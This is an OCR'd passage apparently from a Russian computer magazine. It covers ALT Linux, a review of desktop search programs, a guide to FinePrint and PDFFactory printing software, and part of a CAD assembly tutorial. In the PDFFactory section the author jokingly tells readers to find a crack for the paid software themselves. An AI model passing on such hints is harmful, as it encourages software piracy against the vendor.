скачанные пакеты можно найти в указанном каталоге и установить обычным образом. Но особую ценность **apt** представляет при работе с «Сизифом», представляющим собой огромный банк пакетов, аналогов которому — единицы. Выбрав любую программу из списка, при наличии хорошего канала можно быстро и без проблем установить ее, не заботясь о соблюдении зависимостей, все проблемы за вас решит **apt**. Правда, в отличие от yum (Yellowdog Updater Modified), применяемого в ASPLinux, да и в других подобных менеджерах, «Сизиф» — это в большей степени все-таки репозиторий, а не источник для регулярных обновлений, хотя он вполне может быть таковым. По крайней мере, все обновления, касающиеся безопасности и основных утилит, производятся регулярно. Для тех, кто хочет следить за обновлениями постоянно, имеется APT indicator, который встраивается в панель и периодически проверяет ресурсы на предмет чего-нибудь новенького.

Но вернемся к нашему мастеру. После того, как **apt**'у были вкормлены все диски, он сообщил, что теперь знает о 5785 пакетах. Так что приложений в распоряжении пользователя предостаточно. Учитывая темпы развития свободного ПО, версии некоторых уже можно считать устаревшими или требующими обновления, но на первое время для работы вполне достаточно того, что есть. Перечислять все, конечно же, не буду, скажу лишь пару слов о том, что бросилось в глаза. Очень много разных эмуляторов — Pcsx (PlayStation), fuse (The Free Unix Spectrum Emulator), pose (PalmOS), uxnes и zsnes (Nintendo), Bochs (x86) и другие. Офисные приложения (OpenOffice.org, KOffice, Gnumeric, KDE Organizer, Mozilla Calendar), ПО для работы в сети (Mozilla, Konqueror, links, lynx, Sylpheed, Mozilla Mail, KMail, Evolution, mutt, Jabber, различные антиспамовые фильтры), средства для разработчиков (C/C++, Perl, Ruby, Python, Tcl, LISP, Ocaml, Java, Fortran, PHP; KDevelop, Anjuta, GNU Emacs, XEmacs, Qt Designer, Glade; Zope; gdb, ddd, valgrind), мультимедийное ПО (MuSE, Audacity, Snd; XawTV, kdetv; XINE, MPlayer, kino, xmms), издательские системы (Scribus, TeX), программы для работы с графикой (The GIMP, Sodipodi), серверное ПО (поддержка работы с PostgreSQL, MySQL, HTTP, FTP, SMTP, POP3, IMAP, LDAP, Samba, rsync, NFS). А еще программы для автоматизации складской деятельности, менеджеры личных финансов... и прочее, прочее, прочее. Очень трудно не найти себе подходящее приложение.

Новый дистрибутив от ALTLinux представляет собой довольно удачное сочетание удобства, оснащенности и, главное, стабильности в работе. Наличие большого количества документации позволяет ознакомиться с нужными сведениями по настройке тех или иных компонентов системы, не прибегая к помощи товарищей. Обилие удобных графических программ для настройки системы и установки необходимых приложений позволит быстро получить требуемый результат.



Ищейки ближнего прицела

Надежда ШАДНАЯ

(Окончание, начало см. в МК, №22 (349))

✓ X1 (www.copernic.com)

Единственная программа из рассмотренных, которая предлагается пользователям, не бесплатна. Изучить возможности программы можно на протяжении 15 дней trial-периода. X1 поддерживает большой список файлов, доступных для поиска. Это файлы, созданные с помощью приложений MS Office, мультимедиа-файлы, рисунки, список контактов MS Outlook. Не менее впечатляюще выглядит область поиска, доступная для электронных писем. X1 умеет искать отдельно во входящих, в отправленных письмах, а также во вложениях. Более того, для X1 доступны почтовые базы не только Outlook Express, поиск возможен также в почтовых базах программ Eudora и Mozilla Thurnderbird.

Еще одной отличительной особенностью программы являются гибкие настройки индексирования. Программа позволяет не только задать местоположение индексного файла, указать период времени для осуществления повторной индексации, но и настроить область индексирования, то есть задать папки, содержимое которых будет включено в индекс. При настройке параметров индексирования у пользователя есть следующие возможности: задать индекс объектов по имени и содержимому, индексировать по имени, размеру и содержимому текстовых файлов, индекс по имени и размеру, не индексировать вовсе (**рис. 1**).




Рис.1

Список стандартных расширений файлов, доступных для индексирования, также можно дополнить, более того, можно указать максимальный размер имеющегося файла.

Для каждого типа объектов, в которых программа умеет производить поиск, на панели инструментов предназначена своя кнопка, с помощью которой можно ограничить поиск в файлах того или иного типа.

Получив список найденных файлов, пользователь обретает не менее удобные возможности управления ими. В найденном списке поисковый запрос выделен другим цветом. Программа позволяет осуществить повторный поиск в найденном списке, можно отфильтровать список по одному из полей — имя, тип, дата/время, размер.

Поисковый запрос можно сохранить, задав его имя. Соответствующая пиктограмма появится в дереве поисковых запросов. Получив список файлов, можно открыть выделенный файл, отправить его по электронной почте или открыть папку его местонахождения. Полученные списки файлов можно сохранять в «Избранном» (**рис. 2**).




Рис.2

Содержимое найденных файлов можно увидеть в окне предварительного просмотра. Эта возможность программы тоже настраиваемая: можно указать масштаб отображения документа в окне preview, размер его шрифта. Предусмотрена функция печати найденного документа из этого раздела.

Гибкие настройки позволяют определить внешний вид программы, задать отображаемые разделы окна X1 и панели инструментов. А для каждого вида поиска можно настроить комбинацию клавиш, с помощью которой этот вид поиска будет активизирован.

✓ **Blinkx** (www.blinkx.com)

Эта программа, с одной стороны, сохраняет идеологию, которая присутствует в предыдущих программах, а с другой — некоторые решения, предложенные **Blinkx**, являются уникальными, более того, не существовавшими ранее.

Создатели программы объединили локальный поиск и поиск в Сети.

Blinkx, как и другие программы, индексирует содержимое винчестера, но при этом пытается прогнозировать, что именно необходимо пользователю, находя это в Интернете. Работа программы основана на алгоритме самообучения. После запуска Blinkx анализирует информацию, которая отображается на экране компьютера, отслеживая содержимое текста документов, просматриваемых web-страниц, электронных писем, а также контролируя то, что пользователь набирает на клавиатуре. По результатам этих наблюдений программа в фоновом режиме ищет в Интернете сходную информацию и предоставляет ее пользователю. Результаты поиска группируются в категории и отображаются, если навести курсор мышки на специальную панель Blinkx, которая всегда расположена в верхней части экрана. Результаты поиска группируются в категории, которые соответствуют кнопкам панели инструментов Blinkx, это список локальных документов, новостей, web-страниц. Причем при подсвечивании страницы или выборе другой страницы предлагаемые ссылки обновляются.

Создатели программы утверждают, что ее принципиальным отличием является способность поиска не только по ключевому слову, а еще и по содержимому всего документа.

Что касается локального поиска, Blinkx также предлагает несколько интересных решений. Во-первых, у программы довольно большой список распознаваемых форматов файлов: Blinkx умеет индексировать файлы MS Office, pdf-файлы, изображения, видео и mp3-файлы, содержимое электронных писем. Поиск можно проводить, задав запрос в окне программы. Возможен поиск как среди всех документов, так и среди файлов определенного типа. Получив список документов, Blinkx позволяет отфильтровать его по некоторым критериям, например, по названию или даже дате создания (**рис. 3**).




Рис.3

Программа сама определяет, подключен ли компьютер в данный момент к Интернету, и если компьютер находится в онлайне, Blinkx можно использовать для поиска в Интернете. Кроме поиска сайтов, доступны следующие виды поиска: news, web, video, shop, books. В настройках можно задать используемую при этом поисковую машину.

К преимуществам программы можно отнести индексирование в фоновом режиме, которое может осуществляться даже тогда, когда за компьютером работают. Недостатком же является то, что программа не распознает кириллицу — как в поисковых запросах, так и при отображении результатов поиска.

При поиске в Интернете программа обращается к установленной по умолчанию поисковой машине с запросом,

заданным в Blinkx, и в окне браузера отображается результат.

✓ **Yahoo Desktop Search** (desktop.yahoo.com)

Среди главных преимуществ детища фирмы Yahoo можно назвать наиболее удобный интерфейс программы. Окно **Yahoo Desktop Search** разбито на три части. В правой части окна размещены ссылки, с помощью которых можно переключать различные виды поиска, также здесь находится раздел избранных видов поиска. В центральной части окна программы представлен список найденных файлов, а левая панель предназначена для предварительного просмотра найденных файлов.

Доступен поиск следующих типов: files, pictures, music, contacts, Emails, attachment. Создатели программы особо подчеркивают огромное количество поддерживаемых форматов, в которых программа умеет искать, — и утверждают, что их около 200. Примечательно, что результирующий список отображается «на лету» уже во время ввода поискового запроса. Полученный список файлов можно отфильтровать по имени или по типу файла, а также по дате создания или размеру (**рис. 4**).




Рис.4

Yahoo Desktop Search также предлагает одновременный поиск в Интернете. Поисковый запрос будет адресован поисковой машине Yahoo. Еще одно весьма удобное решение — существование так называемого избранного поиска (favorite searches), в этом разделе можно разместить наиболее часто используемые виды поиска.

Дополнительными средствами Yahoo Desktop Search являются разное отображение списка найденных файлов — краткое или полное, возможность настройки панелей инструментов.

В настройках программы можно задать не только место расположения индексного файла, но и настроить расписание индексирования для объектов каждого типа. Также в настройках можно задать клавиатурные комбинации для разных видов поиска (**рис. 5**).




Рис.5

✓ **DiskMETA-Lite** (www.diskmeta.com)

Нечасто доводится представлять в обзоре программного обеспечения программу отечественных разработчиков — и представлять ее не просто как очередного представителя, а как одну из лучших программ этого класса. Разработчиками программы является харьковская фирма **«META Inc.»**, известная своей поисковой машиной Уанета **meta.ua**.

Программа производит полнотекстовый поиск в текстовых файлах — doc, txt, html. Ограниченный набор доступных для просмотра файлов, пожалуй, единственный недостаток **DiskMETA**.

При этом программа предоставляет удобные возможности по управлению поиском.

При установке DiskMETA можно задать тип индексируемых файлов и область индексации — выбрать диск и отметить папки, содержимое которых необходимо проиндексировать. Создание индекса реализовано в виде удобного мастера, во время работы которого в пошаговом режиме задаются параметры индекса. На последнем шаге пользователь может указать размещение индексного файла. В окне программы наглядно отображается процесс создания индекса (**рис. 6**).




Рис.6

Это позволит быстрее проиндексировать нужные объекты, ведь документы обычно стараются хранить в нескольких папках. Как раз их и нужно включить в индекс. Благодаря этому индексы DiskMETA могут занимать меньше места. Еще одним удобным решением создателей программы является возможность поддержки нескольких индексов. А при поиске пользователь указывает индекс, в котором следует провести поиск. DiskMETA позволяет создавать, удалять, перестраивать индексы.

Кроме стандартного поиска доступен поиск в найденном, а также расширенный поиск. В этом случае можно задать ограничение по дате и задать дополнительные условия для поискового запроса — «точное совпадение», поиск




Рис.7

любого из слов или поиск, исключая некоторые слова (**рис. 7**).

Еще одним бесспорным преимуществом программы является удобная система помощи.

Другие версии программы — Disk META-Personal и DiskMETA-Pro — стоят от $19.5 до $97.5. В них расширен список поддерживаемых форматов файлов и снято ограничение на количество файлов в одном индексе. А версия DiskMETA-Workgroup умеет работать с chm-файлами и файлами архивов zip и rar, а также умеет обрабатывать документы, размещенные в локальной сети.

✓ **Ищейка** (www.isleuthhound.com)

Эта разработка уже давно успешно работает на рынке локального поиска. Перед началом работы программа позволяет создать зону поиска, указав типы файлов, в которых будет производиться поиск и индексируемые папки.

Индексация не происходит в фоновом режиме, как это реализовано в других программах. Только после завершения индексации возможно использовать программу для поиска (**рис. 8**).




Рис.8

Следует отметить, что рассматриваемая версия программы распознает только doc, txt, html-файлы. Допускается индексация только 500 документов. В версии ИЩЕЙКА ПРОФ этот список значительно расширен.


Работа программы предусматривает не только несколько видов поиска. Менеджер зон поиска позволяет управлять индексами, их можно добавлять, удалять, обновлять, группировать в папки.

Полученный список файлов содержит названия и цитату, содержащую слова поискового запроса.

Очень удобно реализован просмотр содержимого файлов. Во-первых, те несколько строк цитаты, отображаемой в списке найденных файлов, можно прокручивать с помощью специальных кнопок. А воспользовавшись кнопкой «Просмотр», можно в окне ИЩЕЙКА отобразить область для предварительного просмотра найденного файла.

Кроме этого, удобная навигационная панель позволяет перемещаться по списку найденных файлов.

ИЩЕЙКА позволяет хранить запросы в разделе «Избранное». Расширенный поиск дает возможность использовать дополнительные параметры поиска, здесь можно задать ограничение по дате, имени и месторасположению файла. Создатели программы также предусмотрели поиск в Интернете.



Максим ДРОЗАЧ
I_have_questions@inbox.ru.

Здравствуйте, читатели МК! Сегодняшний наш разговор я хотел бы начать с небольшого примера из студенческой жизни. Жил да был не очень прилежный студент, и пришло время ему сдавать экзамен. У студента был конспект лекций в формате А4 и огромное желание сделать из него шпаргалку. Кто пробовал, знает: на колонки конспект разбивать неудобно, это занимает много времени и вечно что-нибудь выходит не так (формулы вылазят за колонки, рисунки не помещаются и пр.). Единственный выход — уменьшить конспект до «карманных» размеров. Студенты, слушайте и запоминайте! Лучше всего списывать с конспекта, уменьшенного в шесть или восемь раз, шрифт Times New Roman или Arrial Narrow, 15 пунктов.

Есть несколько вариантов «производства» такой шпоры:

1) распечатать конспект и уменьшить на ксероксе (не подходит — часто получается нечитаемая мазня;

2) вывести на печать 6 или 8 страниц конспекта на одном листе (только если драйверы принтера позволяют это сделать — такое умеет не каждый драйвер).

Как видите, не все так просто. Меня в такой ситуации спасла программа **FinePrint** (последнюю версию берем отсюда: **www.fineprint.com/release/fp541.exe**). Написали ее *Jonathan Weiner* и *Mark O'Brien*, за что им большое спасибо.

FinePrint

Есть несколько версий этой программы, нас интересует вариант для обычных компьютеров (серверная версия мало чем от него отличается). Говорю сразу — какие ограничения в триальной версии, я не знаю, так как работал только с зарегистрированной. Ключ прописывается где-то в реестре, поэтому сделать из нее опять триальную сложно.



Итак, основные преимущества использования данного продукта:

1) возможность контроля печати из любой программы, которая поддерживает вывод на стандартный принтер в Windows;

2) режим просмотра результатов сделанных настроек;

3) удобный (как по мне) интерфейс;

4) несколько режимов печати — по 1, 2, 4, 8 страниц на одной фактической, печать «книжкой» (господа поэты — это специально для вас);

5) поддержка двусторонней печати (в отличие от моего стандартного драйвера страницы печатаются в нормальном порядке);

6) наличие удобного мастера для конфигурирования программы под ваш принтер;

7) экономия бумаги и чернил (для офисов — то, что надо).

Недостатки:

1) денег просит;

2) английский интерфейс и английская Справка (русификаторы в Интернете есть, но их придется поискать — ссылки долго не живут;

3) настройки программа по умолчанию сохраняет по адресу *«Мои документы\FinePrint files»*. Это можно изменить на вкладке «Settings», кнопка *«Folders...»*. А лучше один раз перенесите папку «Мои документы» с диска С: — так вы не потеряете свои данные при очередном форматировании системного диска.

Чтобы отправить документ в FinePrint, его необходимо вывести на печать как обычно. В списке принтеров выбираем принтер «FinePrint» и отправляем документ на него.

Вход в уголок маньяка

Как работает FinePrint? Программа фактически становится между другими приложениями и физическим принтером. Это достигается путем создания «виртуального принтера», который все остальные приложения воспринимает как «настоящий» — физический (он также отображается в папке «Принтеры и факсы» Панели управления Windows XP). Таким образом обеспечивается возможность получения данных из ЛЮБОГО другого приложения, если оно поддерживает стандартные процедуры вывода информации на печать в Windows. «Виртуальные принтеры» умеют создавать и другие программы, например, Venta Fax (через них программа печатает полученные факсимильные сообщения) и др.

Выход из уголка маньяка

Вместо стандартного диалога управления вашим принтером появится окно настройки печати FinePrint (**рис. 1**).



Рис. 1

На вкладке *«Preview»* этого окна чуть ниже находятся еще две вкладки — *«Jobs»* и *«Layout»*. Последняя позволяет выбрать представление документа на бумаге: есть варианты подачи документа по 1, 2, 4, 8 страниц на одной физической. Вариант *«Bypass»* позволяет отправить документ на печать, минуя FinePrint (эта опция полезна, если FinePrint выставлен как принтер по умолчанию, а вам не нужно делать дополнительные настройки).

Вариант *«Booklet»* предоставляет возможность верстки «книжкой» — после печати просто сгибаете пачку листов пополам и получаете готовую брошюру. Если предпологается печать «книжкой» документа с большим количеством листов, то для большего удобства на вкладке *«Settings»* предусмотрена опция *«Print as sub-booklets»*. Установка этой опции (для ее использования нужно также включить переключатель «Booklet» на вкладке «Layout») позволяет распечатать документ так, чтобы складывать его было удобнее.

Чтобы лучше разобраться в работе программы, возьмите какой-нибудь документ (небольшой — страниц 10), пронумеруйте в Ворде все страницы, отправьте в FinePrint и поэкспериментируйте с опцией «Print as sub-booklets» и установкой количества листов (рядом с ней) в каждом суббуклете. Эффект от этой опции своеобразный, но складывать получившуюся книжку действительно проще — только страницы не перепутайте.

Интересна также опция *«Repeat»* (вкладка «Layout»). Как она работает, я объясню на таком примере: допустим, нужно распечатать объявление. Набираем его на одном листе А4 и отправляем на FinePrint, потом выбираем «Repeat», и можно подбирать нужный нам размер от 1/2 страницы до 1/8 — дальше распечатываем и разрезаем (можно по-быстрому

разорвать с помощью линейки, я так часто делаю) — все готово, быстро и удобно.

Теперь о нюансах работы с программой. На вкладке «Layout» слева есть выпадающий список *«Margins»* (кто не знает, по-русски это значит «поля страницы»), выбрать можно small — маленькие, medium — средние, large — большие и original — как у оригинального документа. Так вот, чем больше поля, тем меньше размер шрифта на листе — так что не увлекайтесь.

Еще есть очень полезная опция *«Borders»* (границы), она позволяет разграфить физический лист. По этим линиям удобно потом разрезать его на страницы. Только вариант границ *«Smart»* какой-то непонятный — но, может, кому-то пригодится.

Ниже есть переключатель *«Leave room for gutters»* — он оставляет на листе место под дырки для сшивания. Еще один переключатель убирает из документа всю графику — он так и называется, *«Remove graphics»*, а в поле *«Stationery»* можно выбрать вывод служебной информации или «водяных знаков» (о них чуть позже).

Несколько слов об окне предпросмотра. Кроме просмотра результатов настроек в нем можно командами контекстного меню увеличить или удалить любую страницу документа (удаленные страницы можно показать снова с помощью опции *«Show deleted pages»* — внизу на вкладке «Layout»), скопировать физический лист в Буфер обмена и пр.

Остальные вкладки позволяют задать работу с бланками (FormFactory), задать отображение на листах служебной информации (Stationery) и пр.

Чтобы ты, читатель, вдруг не заснул над этой статьей, расскажу, как сделать с помощью FinePrint прикол-«водяной знак» «Совершенно секретно». Для этого на вкладке «Stationery» создаем новую надпись (кнопка *«New...»*), а внизу включаем переключатель *«Watermark»* и в поле рядом вводим нашу надпись. На этой вкладке можно задать отображение надписи на каждой странице или «через весь лист» (физический), прозрачность надписи и пр. Чтобы отключить отображение такой надписи, нужно на вкладке «Layout» внизу в поле «Stationery» выбрать *«None»*. На листе сделанный «водяной знак» будет нарисован как бы за текстом — очень большое поле деятельности для приколиста ☺.

Перед отправкой документа на печать для достижения лучшего результата нужно настроить программу на работу с вашим физическим принтером. Выбираем вкладку *«Preview»*, внизу в списке находим нужный принтер и, нажав кнопку *«Options»*, попадаем в окно настройки физического принтера. Нас интересует кнопка *«Wizard»* внизу окна, которая запустит мастер настройки программы на ваш принтер — придется ответить на несколько вопросов и испортить несколько листов бумаги, зато потом можно не беспокоиться о результате, все будет как надо.

Чтобы напечатать документ, на вкладке «Preview» нажимаем *«Print»*. Здесь же можно задать количество копий, включить при необходимости двустороннюю печать, сохранить результаты работы программы и пр. — а также конвертировать созданный документ в формат PDF с помощью еще одной интересной программы, которая называется PDFFactory. О ней и пойдет речь во второй части моей статьи.

PDFFactory

PDFFactory позволяет конвертировать в формат PDF данные из любого приложения, которое в состоянии вывести их на печать ☺. Поддерживаются все необходимые «навороты» — защита от изменений, наличие закладок и содержания документа и пр.

Мне попалась Pro-версия этого продукта для обычных ПК, поэтому расскажу о ней (обычная версия имеет меньше возможностей, а серверная отличается только наличием интерфейса командной строки). Свежая триальная версия лежит здесь: www.fineprint.com/release/FppPro241.exe. Где лежит кряк, ищите сами ☺. Работает она по тому же принципу, что и FinePrint (и авторы те же), поэтому сразу перейдем к настройкам. Главное окно программы показано на **рис. 2**.

Вкладка *«Preview»* позволяет просмотреть результаты настроек (в окне просмотра фактического листа работает




Рис.2

контекстное меню — посмотрите, там есть полезные функции). Обязательно нужно вернуться к ней в конце работы и проверить, что мы натворили ☺. Следующая вкладка предназначена для вставки используемых в документе шрифтов в PDF-файл (можно внизу поставить галку *«Allways embed all fonts»* — тогда все шрифты, которые используются в документе, будут импортироваться автоматически). Вставка шрифтов увеличивает размер PDF-файла, зато позволяет не беспокоиться о том, что юзер обидится и не выставит пиво, так как не сможет прочитать документ. Переключатель *«Show fonts»* ставим в положение *«Fonts used in current document»* — тогда импортироваться будут только те шрифты, которые использует этот документ, а не все установленные на компьютере.

На других вкладках можно задать дополнительные параметры нашего файла и ввести серийный номер для регистрации продукта. Настройки программы находятся на вкладке *«Settings»* — я думаю, вы с ними разберетесь без проблем, они практически ничем не отличаются от настроек FinePrint. Кнопки внизу окна PDFFactory позволяют просмотреть созданный файл в вашем PDF-ридере, сохранить его на диск, распечатать или отправить по почте.


Доступ к дополнительным настройкам PDFFactory и FinePrint можно получить, выбрав свойства принтера в диалоговом окне вывода на печать в ваших программах или выбрав свойства соответствующего принтера в папке «Принтеры и факсы» (на Панели управления WindowsXP) и нажав кнопку «Настройка печати».

Выводы

Обе рассмотренные программы в Windows XP работают стабильно и позволяют забыть о многих постоянных проблемах — рекомендую их всем, кто имеет дело с печатью документов и созданием файлов формата PDF. К сожалению не могу полностью проверить их работу на Windows2000, Me и 98, поэтому ничего о работе на этих системах говорить не буду (в Справке написано, что эти ОС поддерживаются). Если возникнут вопросы по настройке или работе описанных программ — пишите мне. Также очень жду писем с рабочими ссылками на русификаторы для FinePrint и PDFFactory.



Мягкие очертания твердых тел



Сергей НИКАНДРОВ
(Don Julio)
siryogaua@yahoo.com

Продолжение цикла прогрессивного утюгостроения. Начало ищите в МК, № 46 (321) 2004 г. и № 23 (350) 2005 г.

Конец Крышки и Замок

Свобода нужна, чтобы ее ограничивать. Иначе как узнаешь, что такое свобода?

Конечно, свобода нужна не только для этого. Она нужна, чтобы ею пользоваться, и пользоваться правильно. Что значит *правильно*? Это значит, грамотно ее ограничивать в своих интересах, тем более, если это не твоя свобода. Как вы поняли, сейчас мы будем учиться грамотно ограничивать свободу ни в чем не повинных компонентов сборки. Но для начала давайте разберемся, что случилось с крышкой.

Выбрав наш объект и щелкнув на закладке *Менеджера Свойств*, мы увидим единственный пункт, украшенный изображением скрепки, — *сопряжение*. При попытке отредактировать его (правая клавиша мыши>пункт контекстного меню «Редактировать определение»), программа выдаст сообщение о невозможности такового. Придется *погасить* это сопряжение (**рис.1**).





Рис.1 Сопряжение крышки на месте

Вы уже знакомы с понятием *взаимосвязи*, которое используется при рисовании эскизов. Так как компоненты сборок тоже должны размещаться по определенным правилам, для этого существуют *сопряжения* **рис. 2**.



Вход в уголок маньяка

Кое-какая информация о сопряжениях.

Рис.2 Кнопка условия сопряжения

Представьте себе, что вас кто-то спросил: «Эй, чувак! Куда ты засунул тот компакт с моими любимыми эмпехами?» И варианты вашего ответа:

а) «Твой компакт может быть только в одном месте!»;

б) «Посмотри на столе, милый!» (если вы хотите подсунуть вместо любимых эмпех пару «отборных» жипегов или вирусняков);

в) «Послушайте, мистер! Разве вы не видите, что его нижняя поверхность совпадает с верхней поверхностью крышки стола (которая в свою очередь расположена горизонтально, а сам стол зафиксирован неподвижно), правая нижняя кромка коробки по касательной прилегает к подставке монитора, а его перемещение в вертикальной плоскости ограничено моим мобильником. Но его еще можно повернуть вокруг вертикальной оси!»

Скорее всего, наш воображаемый собеседник отреагирует адекватно только на первую фразу, но мы имеем дело с САПР, и именно последний вариант будет более-менее подходящим — нужно однозначно описывать положение объекта относительно остальных деталей, иначе при перемещении компонентов возможны ситуации, свойственные только измененным состояниям сознания: детали будут парить в пространстве, пролетая друг через друга. Уж где-где, а в нашем утюге это недопустимо.

Выход из уголка маньяка

Интеллект программы позволяет ей предлагать наиболее подходящие для каждой ситуации сопряжения. Посмотрим на примере.




Рис.3 Сопряжения по задней стенке




Рис.4 Прилегание крышки




Рис.5 Выравнивание крышки



Чтобы определить положение отверстий для осей, первоначально нужно правильно разместить крышку на корпусе. В данном случае за словами «правильно разместить» скрывается вот что:

1) задняя стенка крышки и задняя стенка корпуса лежат в одной плоскости (**рис. 3**);

2) крышка плотно прилегает к верхней грани корпуса (**рис. 4**);

3) и, наконец, говоря простыми словами, крышка должна ровно лежать на корпусе. Так как ширина у крышки и корпуса одинаковая, то их можно выровнять по одной из боковых граней (**рис. 5**).

На этом этапе нужно добавить в задней части крышки скругление, иначе она впоследствии не сможет вращаться на оси. Щелкнув правой кнопкой мыши на корпусе, выберите пункт *Скрыть*, чтобы он нам не мешал. В режиме редактирования детали (крышки) воспользуйтесь командой *Скругление*, его радиус должен быть равен толщине стенки корпуса — опишите это уравнением (**рис. 6**):

